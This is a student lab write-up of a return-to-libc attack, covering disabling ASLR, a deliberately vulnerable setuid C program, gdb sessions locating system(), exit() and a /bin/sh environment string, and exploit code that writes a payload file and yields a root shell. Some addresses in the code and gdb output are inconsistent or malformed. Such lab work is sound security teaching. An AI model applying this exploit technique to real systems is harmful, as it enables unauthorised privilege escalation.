

Information Security


Lab 4

Return - to - Libc attack

PES1201801948
Bharath S Bhambore
Section H

Task 1: Address Space Randomization

Initial Setup :




```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM1:~$ sudo rm /bin/sh
Bharath-PES1201801948-VM1:~$ sudo ln -s /bin/zsh /bin/sh
Bharath-PES1201801948-VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
Bharath-PES1201801948-VM1:~$
```

Point /bin/sh to /bin/zsh shell to overcome the countermeasure in dash shell drops the privileges of a set uid program, therefore we will never be able to pop a root shell.

And also disabled the address space randomization, so that it is easier to guess the starting stack address

Retlib.c : The vulnerable program contains a buffer overflow vulnerability in the function bof().




```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];
    /*Thefollowingstatementhasabufferoverflowproblem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```


A badfile is created, the vulnerable file is compiled while the stack guard is off, but the stack is non-executable.



```
Bharath-PES1201801948-VM1:~/is/lab4$ touch badfile
Bharath-PES1201801948-VM1:~/is/lab4$ gcc -fno-stack-protector -z n
oexecstack -o retlib retlib.c
Bharath-PES1201801948-VM1:~/is/lab4$ sudo chown root retlib
Bharath-PES1201801948-VM1:~/is/lab4$ sudo chmod 4755 retlib
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Mar  2 11:06 retlib
Bharath-PES1201801948-VM1:~/is/lab4$
```

The executable is then made into a set uid program, so that when our exploit works, we will be able to generate a root shell.

Task 2: Finding out the address of the lib function




```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Bharath-PES1201801948-VM1:~/is/lab4$ gcc -fno-stack-protector -z n
oexecstack -g -o retlib_gdb retlib.c
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9700 Mar  2 11:16 retlib_gdb
Bharath-PES1201801948-VM1:~/is/lab4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
```

Re-compiling the program with the debugging option enabled in gcc, we run the executable through gdb, setting a breakpoint at the function bof.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```


Therefore, we can print out the address of the system(), as well as the exit() function.

Task 3 : Putting the shell string in the memory



```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Bharath-PES1201801948-VM1:~/is/lab4$ export MYSHELL=/bin/sh
Bharath-PES1201801948-VM1:~/is/lab4$ env | grep MYSHELL
MYSHELL=/bin/sh
Bharath-PES1201801948-VM1:~/is/lab4$
```


Exporting the shell variable which points to dash, in-turn it will point to zsh
MYSHELL is passed as an environment variable to the C program, which is stored in the stack, therefore we can find out the address of it.



```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Bharath-PES1201801948-VM1:~/is/lab4$ vim prnenv.c
Bharath-PES1201801948-VM1:~/is/lab4$ gcc prnenv.c -o prnenv
Bharath-PES1201801948-VM1:~/is/lab4$ ./prnenv
bffffdd6
Bharath-PES1201801948-VM1:~/is/lab4$
```


```
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffebf4
gdb-peda$ p $ebp
$2 = (void *) 0xbfffec08
gdb-peda$ p ($ebp - &buffer)
First argument of '-' is a pointer and second argument is neither
an integer nor a pointer of the same type.
gdb-peda$ p (0xbfffec08-0xbfffebf4)
$3 = 0x14
gdb-peda$ p/d (0xbfffec08-0xbfffebf4)
$4 = 20
gdb-peda$
```

Using the ebp address, we can find out where each of the commands are placed appropriately in the buffer and point that to the address of each command we found before.



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *) &buf[32] = 0xbffffdd6 ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7da4da0 ; // system()
    *(long *) &buf[28] = 0xbfd989d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Ebp + 4 is treated as system() return address, ebp + 12 is the address at which /bin/sh is placed in the buffer. Subsequently ebp+8 is the address of the exit() function address in libc.



```
Bharath-PES1201801948-VM1:~/is/lab4$ gcc exploit.c -o exploit
Bharath-PES1201801948-VM1:~/is/lab4$ ./exploit
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Mar  2 11:58 badfile
Bharath-PES1201801948-VM1:~/is/lab4$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Running the exploit, we can see that we successfully executed system("/bin/sh"). Thereby popping a root shell since the executable was a SetUID program.

```
/bin/bash 66x28
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *) &buf[32] = 0xbffffdd6 ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ; // system()
    /**(long *) &buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Commenting out the exit function address, and re-running the exploit.

```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Bharath-PES1201801948-VM1:~/is/lab4$ vim exploit.c
Bharath-PES1201801948-VM1:~/is/lab4$ gcc exploit.c -o exploit
Bharath-PES1201801948-VM1:~/is/lab4$ ./exploit
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Mar  2 12:00 badfile
Bharath-PES1201801948-VM1:~/is/lab4$ ./retlib
#
#
# exit
Segmentation fault
```

We get a seg fault, after exiting the shell.

Task 4: Changing length of the file name

```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 66x28
Bharath-PES1201801948-VM1:~/is/lab4$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
Bharath-PES1201801948-VM1:~/is/lab4$ sudo chown root newretlib
Bharath-PES1201801948-VM1:~/is/lab4$ sudo chmod 4755 newretlib
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Mar  2 12:06 newretlib
Bharath-PES1201801948-VM1:~/is/lab4$ ./newretlib
zsh:1: command not found: h
Segmentation fault
Bharath-PES1201801948-VM1:~/is/lab4$
```

Recompiling the vulnerable file, but this time with a different executable name, but the code doesn't give us the root shell since the address of `/bin/sh` varies with the change in length of filename.

```
Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 66x28
Bharath-PES1201801948-VM1:~/is/lab4$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9700 Mar  2 12:08 newretlib_gdb
Bharath-PES1201801948-VM1:~/is/lab4$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9700 Mar  2 11:16 retlib_gdb
Bharath-PES1201801948-VM1:~/is/lab4$
```

```
gdb-peda$ x/s * ((char **)environ)
0xbffffef14: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffef14
0xbffffef14: "XDG_VTNR=7"
0xbffffef1f: "ORBIT_SOCKETDIR=/tmp/orbit-seed"
```



```

0xbfffffff67:      "XDG_CURRENT_DESKTOP=Unity"
0xbfffffff81:      "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffffa3:      "COLORTERM=gnome-terminal"
0xbffffffabc:      "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffdde:      "/home/seed/is/lab4/newretlib_gdb"
0xbfffffffc:       ""

0xbffffffdc4:      "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffffdde:      "MYSHELL=/bin/sh"
0xbffffffdee:      "QT4_IM_MODULE=xim"
0xbffffffe00:      "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:"

```

We can see the environment variables are loaded in the bottom of the stack

```

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 66x28
Bharath-PES1201801948-VM1:~/is/lab4$ gdb newretlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from newretlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/is/lab4/newretlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

```



```

gdb-peda$ x/s * ((char **)environ)
0xbffffef11: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffef11
0xbffffef11: "XDG_VTNR=7"
0xbffffef1c: "ORBIT_SOCKETDIR=/tmp/orbit-seed"
0xbffffef3c: "XDG_SESSION_ID=c1"
0xbfffffdc1: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffddb: "MYSHELL=/bin/sh"
0xbffffdeb: "QT4_IM_MODULE=xim"
0xbfffffa0: "COLORTERM=gnome-terminal"
0xbfffffb9: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffdb: "/home/seed/is/lab4/newretlib_gdb"
0xbffffffc: ""

```


Running gdb for the new executable, we can see that the address of our environment variable MYSHELL is changed. Hence why our attack was not successful.

```

Bharath-PES1201801948-VM1:~/is/lab4$ ./retlib
# whoami
root
# exit

```

Showing our old executable is running, but even copying its contents into a new file, just with a longer filename, the exploit fails since the address internally switches.




```

Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
Bharath-PES1201801948-VM1:~/is/lab4$ sudo cp retlib retlib-new
Bharath-PES1201801948-VM1:~/is/lab4$ ./retlib-new
Segmentation fault
Bharath-PES1201801948-VM1:~/is/lab4$

